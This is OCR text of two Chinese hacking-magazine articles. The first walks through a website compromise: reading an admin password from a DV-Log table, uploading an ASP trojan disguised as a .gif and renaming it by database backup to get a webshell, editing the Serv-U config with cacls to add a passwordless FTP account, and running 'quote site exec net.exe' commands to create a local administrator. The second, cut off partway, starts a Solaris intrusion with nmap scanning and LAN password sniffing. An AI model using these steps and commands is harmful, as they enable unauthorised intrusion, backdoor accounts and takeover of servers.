


图 4


我可不想去暴力破解，一是没有那个耐心，二是也没有那个必要。相信大家平日里都是不到万不得已的时候，不会选择这种方法的吧。

还是再看看吧！看看还有没有其他有价值的东西，皇天不负有心人。最终让我在数据库的DV-Log表中发现了一个好东西，大家看图5中我圈出来的那部分。

如果我说这就是管理员密码的话，有几个人同意？怎么，没人赞成啊？好，事实胜于雄辩，我们用它登录看看，真假自有分晓。随着回车键的按下，事实和我猜测的如出一辙。

什么？你问我怎么知道这是密码？哦，当然是多看X档案了。哈哈！开个玩笑。

这里给大家粗略说一下。其实，平日里我们大多忽略了一些小的但却非常实际


图5

的东西。常言道："凡事有利就有弊"。例如，DV-Log日志记录，它的初衷是为了将网站的日常活动记录在案，以防以后有个什么变故。但是，就有那么一些不细心的管理员在修改密码或者干别的事情的时候忘记关掉它，使的管理员的一切活动也被记录在案，而且这个记录是以明文的形式存放在里面的，当然也就包括了密码了呀。这样就给我们带来了很大的方便。

登录了后台就好办多了，因为是DV 7.0，它的后台有文件上传和数据库备份记录功能。所以，我们可以先把asp木马的扩展名改为gif或其他允许上传的文件类型，然后，再用它的数据库备份功能把扩展名改回来，如图6。




图6

这样一个webshell就到手了，想必常看X档案的朋友都知道，得到webshell还不算完，我们的目标是系统最高权限。在里面再找了找，发现系统开放了Serv-U和Terminal Services服务，有了这些东西权限提升就容易多了，不过，Serv-U溢出漏洞前一段时间闹的比较凶，许多管理员都打上了补丁，不知道这个打了没有。传了个ftp.exe上去，执行，没有成功。看来管理员还是挺勤快的。既然这么勤快，却为何在网站配置上会犯这样的错误？唉……

东方不亮，西方亮。再找找，看看还有没有什么可利用的，时间很快就过去了。最后还是没发现其他什么好利用的东西。看来，就只能在Serv-U上做文章了，找Serv-U的配置文件看看，试验看有没有写权限，没有写权限，当时在这里都已经准备放弃了。不过发现这里可以执行cacls，有了这个就好办多了。cacls，其实这个命令高手们早都用滥了，这里我就简单的讲一下CACLS使用方法。

CACLS filename [/T] [/E] [/C] [/G user:perm] [/R user [...]] [/P user:perm [...]] [/D user [...]]

filename 显示ACL。

/T 更改当前目录及其所有子目录中指定文件的ACL。

/E 编辑ACL而不替换。

/C 在出现拒绝访问错误时继续。

/G user:perm 赋予指定用户访问权限。

Perm 可以是：R 读取
W 写入
C 更改(写入)
F 完全控制


/R user 撤销指定用户的访问权限（仅在与 /E 一起使用时合法）。

/P user:perm 替换指定用户的访问权限。

Perm 可以是：N 无
R 读取
W 写入
C 更改(写入)
F 完全控制

/D user 拒绝指定用户的访问。

在命令中可以使用通配符指定多个文件，也可以在命令中指定多个用户，执行完命令之后，随便在里面加个字符看看，我加了个"***"，成功，如图7。


MaxUsersLoginPerIP=4
TimeOut=600
Maintenance=System
Access1=D:\sam|RWAMLCDP
[DOMAINS]
Domain1=218.1.73.18|218.1.73.18|21|shzk|1|0

***

图7

有了写权限，这下可就好办多了。在配置文件里加个用户名nbsi，密码为空的一个高级权限用户，提交，刷新成功，如图8。



[USER=wengcom|1]
Password=xx8E297AE539D08FE
HomeDir=d:\
TimeOut=600
Access1=D:\|RWAMELP
SKEYValues=
[USER=nbsi|1]
Password=
HomeDir=d:\
TimeOut=600
Access1=D:\|RWAMELP
SKEYValues=

图8

现在用我们刚才加的那个ftp用户登录看看怎么样？

哦！Yes！再来加个高级用户看看。执行命令：

```
quote site exec net.exe user windows unicorn /add
quote site exec net.exe localgroup administrators windows /add
```

哈哈！成功执行，如图9。




图9

刚才我们前面都已经知道它开了3389，哈哈！剩下的事儿还要我教你吗，可以登录上去玩了呀。

（文章中涉及到的程序辅臣数据库浏览器已经收录到当期光盘中）

Solaris9 系统入侵与权限保持



王欣/Navyseals

前几天在QQ上遇到做兼职Solaris系统管理员的小N，小N告诉我说他的一台Solaris系统的安全性很不错，所有的用户口令都设置的很复杂，系统也不可能被进行远程溢出。最后并问我要不要来测试一下，赌注为一顿饭。虽然我以前没有接触过Solaris，不过学无止境，可以学习嘛，在说几乎所有的UNIX/Linux都是差不多的，于是我们约定时间一周，看我能不能拿下他的系统。

打开cmd，对主机进行初步的扫描和信息收集，C：\c：\nmap38\nmap -v -sS -O ***.***.***.***，等待了几十秒钟后，得到扫描结果，如图1




图 1

主机几乎把能开的端口全都开了，尽管如此，我依然无从下手，因为第一个普通口令并不是那么好拿的，以前看的资料里面这一步通常省略或者随便敲几下键盘就会密码正确，但是我看着现实中的键盘，觉得这种方法有如天边的浮云……我首先想到的是远程溢出，于是把主机的服务挨个到网上找了一遍，没有一个可以远程溢出的。

无奈之中又想出一个希望比较渺茫的办法。我想想，主机不是开了23号端口吗，小N不是认为他的机器牢不可破吗，他又管不了同一网络内的其他机器。于是拿起针对Windows系统的勺子刀叉，半天下来还真的拿下了目标同一局域网的一台Windows机器，限于篇幅具体过程不说了，再说本文讨论的也不是Windows系统安全。我使用DameWare工具在这台机器上运行了xsniff，如图2。




图 2

过了一天，我登录Windows肉鸡检查，得到目标主机的第一个用户口令是意料之中的事情。本想用这台Windows机器做跳板，然后telnet登录目标机器，考虑到这只是测试性的"演习"，并且不想过多打扰这台Windows机器，于是帮他卸掉DameWare后使用自己的Cmd登录，如图3。

